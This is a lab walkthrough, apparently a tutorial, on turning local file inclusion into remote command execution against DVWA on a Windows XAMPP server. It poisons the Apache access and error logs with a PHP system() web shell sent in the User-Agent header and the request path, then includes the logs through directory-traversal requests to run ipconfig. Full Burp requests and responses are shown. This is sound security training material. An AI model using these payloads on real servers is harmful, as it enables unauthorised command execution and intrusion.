



Local file inclusion to remote command execution

C:\xampp\apache\logs


Both these logs are important access.log and error.log



Capture HTTP request via burp and send it to REPEATER



Inject command via modifying user-agent and press go



This type of reply indicates that injection is successful because system is trying to execute an empty parameter

```

<b>Notice</b>: Undefined index: rce in <b>C:\xampp\apache\logs\access.log</b> on line <b>91</b><br />
<br />
<b>Warning</b>: system(): Cannot execute a blank command in <b>C:\xampp\apache\logs\access.log</b> on line <b>91</b><br />
"

```

Let's browse to winxp logs, you will see the full command and it indicates our injection is successful

```

172.16.214.138 - - [22/Jan/2020:19:51:33 +0800] "GET /dvwa/vulnerabilities/fi/?page=file1.php HTTP/1.1" 200 4402 "http://websvr/dvwa/vulnerabilities/fi/?page=include.php"
"<?php system($_GET['rce']); ?>"
172.16.214.138 - - [22/Jan/2020:19:52:31 +0800] "GET /dvwa/vulnerabilities/fi/?page=../../../../../../xampp/apache/logs/access.log HTTP/1.1" 200 24017
"http://websvr/dvwa/vulnerabilities/fi/?page=include.php" "<?php system($_GET['rce']); ?>"

```

&rce=ipconfig means to include rce value as a GET parameter

Request

Raw	Params	Headers	Hex
<pre> GET /dvwa/vulnerabilities/fi/?page=../../../../../../xampp/apache/logs/access.log&rce=ipconfig HTTP/1.1 Host: websvr User-Agent: <?php system(\$_GET['rce']); ?> Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://websvr/dvwa/vulnerabilities/fi/?page=include.php Cookie: security=low; PHPSESSID=bvosonijjs854s7587ud3ptii0 Connection: close Upgrade-Insecure-Requests: 1 </pre>			

Reply indicate that RCE is successful

```

http://websvr/dvwa/vulnerabilities/fi/?page=include.php
Windows IP Configuration

```

Ethernet adapter Local Area Connection 2:

```

Connection-specific DNS Suffix . : localdomain
IP Address. . . . . : 172.16.214.141
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

```

"

```

172.16.214.138 - - [22/Jan/2020:19:52:31 +0800] "GET
/dvwa/vulnerabilities/fi/?page=../../../../../../xampp/apache/logs/access.log HTTP/1.1" 200 24017
"http://websvr/dvwa/vulnerabilities/fi/?page=include.php" "
Windows IP Configuration

```

Ethernet adapter Local Area Connection 2:

```

Connection-specific DNS Suffix . : localdomain
IP Address. . . . . : 172.16.214.141
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

```

"

Error logs injection

Trigger an error

Request

Raw

Params

Headers

Hex

```
GET /dvwa/vulnerabilities/fi/zzzz<?php system($_GET['t']); ?> HTTP/1.1
Host: websvr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://websvr/dvwa/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=bvosonijjs854s7587ud3ptii0
Connection: close
Upgrade-Insecure-Requests: 1
```

```
<body>
<h1>Access forbidden!</h1>
<p>
```

You don't have permission to access the requested object.
It is either read-protected or not readable by the server.

Remote command execution

Request

Raw

Params

Headers

Hex

```
GET /dvwa/vulnerabilities/fi/?page=../../../../../../../../xampp/apache/logs/error.log&t=ipconfig HTTP/1.1
Host: websvr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://websvr/dvwa/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=bvosonijjs854s7587ud3ptii0
Connection: close
Upgrade-Insecure-Requests: 1
```

Ethernet adapter Local Area Connection 2:

```
Connection-specific DNS Suffix . : localdomain
IP Address. . . . . : 172.16.214.141
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
HTTP/1.1 to file, referer: http://websvr/dvwa/vulnerabilities/fi/?page=include.php
```

